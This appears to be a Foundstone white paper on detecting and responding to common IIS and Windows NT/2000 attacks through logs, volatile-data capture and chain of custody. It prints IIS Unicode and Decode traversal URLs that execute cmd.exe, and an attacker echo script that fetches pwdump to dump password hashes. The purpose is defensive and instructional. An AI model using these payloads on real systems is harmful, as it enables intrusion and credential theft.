

**F O U N D S T O N E**

**RESPONDING TO THE  
MOST COMMON  
WINDOWS NT/2000 ATTACKS**

# Responding to the Most Common Windows NT/2000 Attacks:

With the increase in the number of attacks against Windows-based Web servers, it is becoming increasingly important to identify the traces left from the most common attacks being launched. In order to accomplish this, it is also critical to learn how Windows logs these attacks. This document recommends steps an individual can take to quickly determine if an attack has occurred and to respond to the potential threat. The major activities describe here include:

1. Locating Windows NT/2000 logs.
2. Evaluating log entries for signs of the most common attacks.
3. Responding to a possible attack.

## LOCATING WINDOWS NT/2000 LOG FILES

The two primary logs used by Windows are the:

- The IIS Logs
- Event Logs

The default location of the IIS Server Logs is “\WINNT\system32\LogFiles\W3SVC”




Figure 1: The Default Location of the IIS Web Server Logs

Event logs are more involved and require a more detailed description. The Windows NT/2000 operating systems maintain three separate log files: the **System log**, **Application log**, and **Security log**. By reviewing these logs, you may be able to obtain the following information:

- Determine which users have been accessing specific files.
- Determine who has been successfully logging on to a system.
- Determine who has been trying unsuccessfully to log on to a system.
- Track usage of specific applications.
- Track alterations to the audit policy.
- Track changes to user permissions (such as increased access).

System processes and device driver activities are recorded in the **System log**. System events audited by NT include device drivers that fail to start properly; hardware failures; duplicate IP addresses; and the starting, pausing, and stopping of services.

Activities related to user programs and commercial off-the-shelf applications populate the **Application log**. Application events that are audited by NT include any errors or information that an application wants to report. The Application log can include events audited by the Performance Monitor, such as the number of failed logons, amount of disk usage, and other important metrics.

System auditing and the security processes used by NT are found in the **Security log**. Security events that are audited by NT include changes in user privileges, changes in the audit policy, file and directory access, printer activity, and system logins and logouts.

Any user can view the Application and System logs, but the Security log can only be read by administrators.

NOTE: Windows 2000 Server installations may add event logs for Domain Name System (DNS) and directory services.

The Security log is usually the most useful log during incident response. An investigator must be comfortable with viewing and filtering the output to these logs, in order to recognize the evidence that they contain.

Investigators are most interested in the event IDs in the Event column. Each event ID represents a specific type of system event. Experienced system

administrators are familiar with the event IDs that are listed in the following Table.

<b>ID</b>	<b>Description</b>
516	Some audit event records discarded
517	Audit log cleared
528	Successful logon
529	Failed logon
531	Failed logon, locked
538	Successful logoff
576	Assignment and use of rights
578	Privileged service use
595	Indirect access to object
608	Rights policy change
610	New trusted domain
612	Audit policy change
624	New account added
626	User account enabled
630	User account deleted
636	Account group change
642	User account change
643	Domain policy change

**Table 1: Important Security Log Event IDs**

A full list of NT Security Event IDs:

<http://www.microsoft.com/technet/support/kb.asp?ID=174074>

A detailed list of Windows 2000 Event IDs:


<http://www.microsoft.com/windows2000/library/resources/reskit/ErrorandEventMessages/default.asp>

# EVALUATING LOG ENTRIES FOR SIGNS OF COMMON ATTACKS

---

There are several very common Microsoft IIS Web Server attacks. Most, but not all, attacks create log entries. Each attack is briefly described below and an example of the log file entries has been provided.

**MDAC Attack:** The MDAC attack is an old attack (circa May 1998) that allows unauthorized command level access to IIS 4.0 systems running Windows NT 4.0.



**Figure 2: A common use of the MDAC Attack**

The publicly available MDAC perl script performs 2 basic operations. When first executed, it exploits the victim system and has the victim download **netcat**, a publicly available tool that can establish connections between two systems. The second operation is to run **netcat** on the victim system, sending **cmd.exe** to the attacker's system, giving the attacker a remote command shell on the victim system.

The telltale sign that it may have been run against your system is illustrated in Figure 3.




Figure 3: An IIS Log showing 2 successful MDAC Attacks

**IIS Unicode Attack:** The IIS Unicode attack is another command-level exploit, made public in February of 2001. By simply using Unicode strings in a URL, you are able to traverse the directory structure on the victim Windows system and access files without valid permissions. For example, the following URL would be used to attack un-patched IIS 4.0 and IIS 5.0 IP address 192.168.10.1:

`http://192.168.10.1/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\`

The bolded text represents the unicode string that is parsed incorrectly by IIS 4.0 and 5.0 Web Servers. This string allows directory traversal, and the above URL would list the contents of the "C:." directory.





Figure 4: Web server logs of a system compromised by the Unicode Attack.

**IIS Decode Attack:** The IIS Decode is the successor to the Unicode attack, and is very similar in execution. Attackers simply use the following URL string to gain remote command-level access to un-patched IIS 4.0 and IIS 5.0:

`http://192.168.10.1/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\`  
The bolded text represents the unicode string that is parsed incorrectly by IIS 4.0 and 5.0 Web Servers. This string allows directory traversal, and the above URL would list the contents of the "C:\\" directory.




**Figure 5: The remnants of the Decode Attack against an IIS Web Server**


**IIS 5.0 “.printer” Buffer Overflow Attack:** The “.printer” buffer overflow attack discovered by eEye Security in May of 2001. The Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests. Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP .print request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code. Typically a web server would stop responding in a buffer overflow condition; however, once Windows 2000 detects an unresponsive web server it automatically performs a restart - making this attack more difficult to detect.

Unfortunately, this attack cannot be identified through log records. In order to determine if such an attack may have occurred, you must rely on your IDS system or firewall. The buffer overflow contains all the "90" hex signs, which is the NOOP padding that Intel processor buffer overflows all contain. Therefore, this attack is easily picked up as a buffer overflow attack by common IDS sensors.

**Scripted Attacks:** Hackers sometimes create scripts to launch these attacks in order to defeat firewalls that are blocking connections initiated by the Web server from ports other than port 80. These scripts use MDAC, Unicode, decode or even SQL commands to create Active Server Pages (ASP) on the victim Web site.



Unicode and MDAC attacks often are used by an attacker to download files via tftp or ftp to the victim system. What happens if a firewall is blocking outbound connections from the victim Web server?



Answer: The attacker uses the local "echo" command on the victim system and uses MDAC, Unicode, or decode to invoke the echo command, and create an ASP page on the Web site that allows remote execution of any command, and also to upload various hacker tools. All Traffic is via port 80 (or 443) and thus is not blocked by the firewall.

**Figure 6: Scripted attacks using Unicode, Decode or MDAC for command access.**

```

ex010606.log - Notepad
File Edit Search Help
08:57:39 10.1.1.111 GET /scripts/../../winnt/system32/cmd.exe 502
08:58:33 10.1.1.111 POST /scripts/cmd.exe 200
08:58:35 10.1.1.111 POST /scripts/cmd.exe 200
08:58:36 10.1.1.111 POST /scripts/cmd.exe 200
08:58:38 10.1.1.111 POST /scripts/cmd.exe 200
08:58:39 10.1.1.111 POST /scripts/cmd.exe 200
08:58:41 10.1.1.111 POST /scripts/cmd.exe 200
08:58:42 10.1.1.111 POST /scripts/cmd.exe 200
08:58:44 10.1.1.111 POST /scripts/cmd.exe 200
08:58:45 10.1.1.111 POST /scripts/cmd.exe 200
08:58:46 10.1.1.111 POST /scripts/cmd.exe 200
08:58:48 10.1.1.111 POST /scripts/cmd.exe 200
08:58:49 10.1.1.111 POST /scripts/cmd.exe 200
08:58:51 10.1.1.111 POST /scripts/cmd.exe 200
08:58:52 10.1.1.111 POST /scripts/cmd.exe 200
08:59:25 10.1.1.1 GET /scripts/upload.asp 200

```

Unicode is used to move the "cmd.exe" to a directory which is accessible by the Web

In 19 seconds "cmd.exe" is accessed successfully ("200" Return Codes) 14 times. This is an indicator of a scripted attack.

Successful access to a new ASP page called "upload.asp"

**Figure 7: The remnants of a scripted Unicode attack.**



Scripted MDAC, Unicode, or SQL attacks are also used to create a script on the victim host. The attackers use the remote command-level access of these attacks to invoke the echo command to build a script. The following is a fragment similar to scripts we have seen "in the wild":

```
echo user > c:\winnt\scriptcom
echo hax0r >> c:\winnt\scriptcom
echo bin >> c:\winnt\scriptcom
echo cd ... >> c:\winnt\scriptcom
echo get pwdump.exe c:\winnt\pwdump.exe >> c:\winnt\scriptcom
echo get pslist.exe c:\winnt\pslist.exe >> c:\winnt\scriptcom
```

This script is a fragment which ftp's to a remote system and downloads **pwdump.exe** (a tool which dumps NT password hashes) and **pslist.exe** (a tool which lists running processes).

## **RESPONDING TO POSSIBLE ATTACKS**

---

If you believe you have been a victim of any of the attacks described, there are a few simple tasks you can perform to respond in a methodical, organized approach. The first decision you need to make is to determine which response posture you wish to take. You have approximately four choices when responding to incidents:

- Do nothing.
- Perform the Least Intrusive Response.
- Perform an In-Depth Response.
- Perform a Full-Blown Investigation.

Since we do not advocate the option "do nothing", this paper focuses on responding to an incident in the layered approach: from least intrusive options to the "full-blown investigation".

- 1- Start to document.
  - Who identified the incident?
  - What is the suspected attack?
  - When was the incident discovered?
  - Who discovered the incident?
  - Who may have perpetrated the incident?
  - What do you know so far?


## Response 1: Least Intrusive Response

The methodology for the least intrusive initial response is to capture the most volatile data before it is lost forever using several proposed tools discussed in the next subsection. This volatile data includes (but is not limited to) the following:

- Open TCP and UDP ports for the victim host.
- The name and file path of the running processes.
- The filename paths of the running processes, which opened the discovered TCP and UDP ports.
- The Netbios name cache.
- The network connections currently active.
- The users currently logged in.

Each of the initial response tools extract volatile data that could be saved to nearly any type of media. There are many choices of media including the victim's hard drive, a floppy drive, a zip disk, a CD Writer, and another trusted hard drive. We suggest saving the information that changes the state of the victim host the least. To do this, we suggest using **netcat** or **cryptcat** to transfer the information from the victim machine to a trusted forensic host. The following picture will illustrate the following concept:

# Using Netcat for Response



**Done in an Organized, Forensically Sound Fashion**

**Figure 8: Using Netcat to Transfer Data to a Forensic Workstation**

An example of this methodology is as follows:

1. On the victim machine open a trusted command prompt (cmd.exe provided to the victim host using a floppy disk or CD-ROM) by clicking "Start" and "Run" and typing the path of the trusted cmd.exe.
2. On the trusted Forensic Workstation, open a command prompt and type the following command: ***nc -l -p 2222 > fport.txt***  
This will place the forensic workstation in a listening state on TCP port 2222 and write the data received on that port to a file named "fport.txt"
3. From the trusted media inserted in the victim host, such as a floppy, run the tool to capture the volatile information such as "fport" and send it through the TCP channel by typing the following command: ***fport | nc <IP address of the Forensic Workstation> 2222***  
Press CTRL-C when fport is through transmitting it's information.
4. On the forensic workstation, calculate the MD5 checksum and save it by typing the following command: ***md5sum -b fport.txt > fport.md5***  
Save fport.md5 and fport.txt to the appropriate media. The preferable media, if available, is CD-ROM because of the write-once and long shelf life qualities.

## Toolkits

In order to extract and preserve the data properly and efficiently, you will need the proper toolkits. The list of tools used in the Windows NT/2000 incidents Foundstone has used include the following:

Tool Name	Tool Purpose
cmd.exe	The trusted command prompt.
fport.exe	This tool enumerates all processes that have currently open TCP and UDP ports.
netstat	A built-in system tool that enumerates all listening ports and current connections to those ports.
nbtstat	A built-in system tool that lists the recent NetBIOS connections for approximately the last 10 minutes.
doskey	A built-in system tool that displays the command history for an open cmd.exe shell.
pslist	A utility that enumerates all processes currently running on the target system.
kill	An NT resource kit (NTRK) command that terminates a process.
loggedon	A utility that shows all users connected locally and remotely.
rasusers	An NTRK command that shows which users has remote-access privileges on the target system.
listdlls	A utility that lists all running processes, their command line arguments, and the Dynamically Linked Libraries that each process depends on.
arp	A built-in system tool that shows the MAC addresses of systems that the target system has been communicating with, within the last minute.
rmtshare	An NTRK command that displays the shares accessible on a remote machine.
netcat (cryptcat)	A utility used to create a TCP communication channel between two different systems. Cryptcat is used to create an encrypted channel of communications. Netcat provides a simple way to transfer information between networked systems.
md5sum.exe	A utility that creates an MD5 checksum for a given file.

This is not an exhaustive list, of course, because every incident is different. The tools listed above, however, are used frequently in a majority of the incidents in which we have responded.

## Documentation:

Documentation is the where the greatest chances of error exist. We feel that incident response is more a methodical, well-documented affair than a technical one. It is something not inherent to computing professionals and takes practice, but is necessary for every engagement. Moreover, documentation is the audit trail for the investigation, and gives a fresh investigator a list of steps he or she can complete to conclude the same results as you.

Documentation for the live incident response is fairly simple and can be easily entered into a spreadsheet. The following table is a good representation of the spreadsheet needed when performing a live response:

Start Time	Command Line	Trusted Command	Untrusted Command	md5sum of Output	Comments
12:15:22	type lmhosts   nc 192.168.10.24 2222	X		001a.32ab.ac29.56d2.4752.0013.ac24.ffdc	Contents of the lmhosts file.
12:17:07	fport   nc 192.168.10.24 2222	X		387a.250a.ff32.0001.ba3f.c3b1.beef.102f	

## Response 2: In-Depth Incident Response:

Sometimes the scope of your response has to go past merely collecting the volatile information. Taking the system offline may not be an option for your organization, therefore you will have to perform an in-depth incident response. An in-depth live response would allow you to remove rogue programs or remove suspect services without the disruption of service from your host. At this juncture, it is a good time to decide if a full forensic duplication is warranted or feasible. If it is possible to make a full forensic duplication of the host system, then it is highly recommended to do so.

The in-depth response uses the same steps as the initial response to extract and preserve the evidence - transmission of the information using netcat/cryptcat and preservation of integrity with MD5. The only change is that more intrusive steps will be taken on the victim host to obtain as much evidence as possible without re-booting the system or powering down.

The first step to the in-depth live response is to obtain the time/date stamps.

- **dir /t:a /a /s /o:d c:** - Provides a recursive directory listing of all the file *access* times on the C drive.
- **dir /t:w /a /s /o:d d:** - Provides a recursive directory listing of all the *modification* times on the D drive.
- **dir /t:c /a /s /o:d e:** - Provides a recursive directory listing of all the *creation* times on the E drive.

Once you obtain the time/date stamps, obtain a copy of your event logs, Web server logs, and any application logging on your system. You may also want to dump strategic registry keys as well.

- The default location of the event logs is "WINNT\system32\Config". You can copy these files to a zip drive, floppy drive, tape drive, or CD ROM . Another possibility is to use the NT Resource Kit tool "dumpel" to dump all three event logs. This creates a text file of the three event logs, which is easier to process forensically than a copy of the actual event log files.
- The default location of the IIS logs is "WINNT\system32\LogFiles".
- One of the most useful searches to perform on Windows systems is to review all files with a ".log" suffix. Many third-party applications and NT system utilities create log files specific to their corresponding applications.
- You can use the NTRK tool **reg** or **regdump** to obtain the values within the registry of a victim host.

## Toolkits:

The in-depth live response uses the same toolkit from the initial response, with the addition of several more tools. The additional tools are listed in the following table:

In-Depth Live Response Tool	Description
auditpol	An NTRK command line tool that determines the audit policy of the system.
reg	An NTRK command line tool used to dump specific information (keys) within the NT/2000 Registry.
regdump	An NTRK command line tool used that dumps the registry as a text file.
pwdump	A utility that dumps the SAM database so that the passwords can be cracked.
ntlant	A utility that monitors successful and failed logins to the system
sfind	A utility that detects files hidden within the NTFS filesystem streams.
afind	A utility that can search a file system to determine files accessed during specific time frames.
dumpel	An NTRK command line tool that is used to dump the NT/2000 event logs to a text file.

### Response 3: Full Forensic Analysis

After reviewing the system information you retrieved during the initial and in-depth response, you need to decide whether or not to perform a forensic duplication of the evidence. Generally, if the incident is severe or deleted material may need to be recovered, a forensic duplication is warranted. The forensic duplication of the target media provides the “mirror image” of the target system, which shows due diligence when handling critical incidents. It also provides a means to have working copies of the target media for analysis without worrying about altering or destroying potential evidence.

Law enforcement generally prefers forensic “bit-for bit, byte-for-byte” duplicates of target systems. If you are responding to an incident that can involve a corporate-wide issue with grave consequences, you may want to perform a forensic duplication.

It is a good idea to have some policy that addresses when full duplication of a system is required. This may hinge on the system itself or the type of activity

investigated. For example, you may choose to consider a sexual harassment suit or any investigation that can lead to the dismissal or demotion of an employee as grave enough to perform forensic duplication. If you are unsure, you can take the approach of imaging everything and sorting it out later.


## **CONTROL ACCESS TO THE DATA COLLECTED**

---

If the information collected during an investigation should be used in legal or administrative proceedings, you will want to maintain a chain of custody of the data collected. The most basic way to accomplish this is to keep a detailed list of individuals who had control of the evidence at any point, from collection to final disposition. We create tags that include the following information:

- The time and date of the action.
- Who the evidence belonged to before seizure, or who provided the information.
- Who received the evidence.
- Location where the evidence was received or located.
- Description of the evidence, including the quantity, if necessary.
- Detailed list of the persons directly responsible for the handling of the evidence.



<i>Date</i>	 <b>FOUNDSTONE</b>	<i>Case #</i>
<i>Consent Required</i> <input type="checkbox"/> Yes <input type="checkbox"/> No	<i>Signature of Consenting Person</i>	<i>Tag #</i>
<i>Description of Item</i>		
<i>Person Receiving Evidence</i>		<i>Signature</i>

**Figure 9 : Evidence Tag, front**

Chain Of Custody			
<i>From</i>	<i>Date</i>	<i>Reason</i>	<i>To</i>
<i>Location</i>			<i>Location</i>
<i>From</i>	<i>Date</i>	<i>Reason</i>	<i>To</i>
<i>Location</i>			<i>Location</i>
<i>From</i>	<i>Date</i>	<i>Reason</i>	<i>To</i>
<i>Location</i>			<i>Location</i>
<i>From</i>	<i>Date</i>	<i>Reason</i>	<i>To</i>
<i>Location</i>			<i>Location</i>
<i>From</i>	<i>Date</i>	<i>Reason</i>	<i>To</i>
<i>Location</i>			<i>Location</i>
<i>Final Disposition of Evidence</i>		<i>Date</i>	

**Figure 10: Evidence Tag, back**


This data is kept for every piece of information that we gather from a site. As items are collected, they are inventoried. Document the following bits of information;

- The location of the computer system in the room.
- Owner of the office, and the names of others that may have access to it.
- The state of system, whether it is powered on, and what is visible on the screen.

## Conclusion

---

This paper presented a high level briefing on the methodology of performing incident response for Window NT and 2000 system. Since every situation is typically unique and requires different tools from the investigator's toolbox, exact checklists cannot be structured in a white paper such as this that fits every organization and individual. We simply provide some guidelines to follow and a sound methodology for detecting common incidents and responding to them accordingly.



**FOUNDSTONE**  
**KNOW VULNERABILITIES**

---

**Foundstone, Inc.**

**2 Venture Street, Suite 100 • Irvine, CA 92618**

**1 877 91 FOUND • tel 949-450-5999 • fax 949-450-5995**

**[www.foundstone.com](http://www.foundstone.com)**

**F O U N D S T O N E**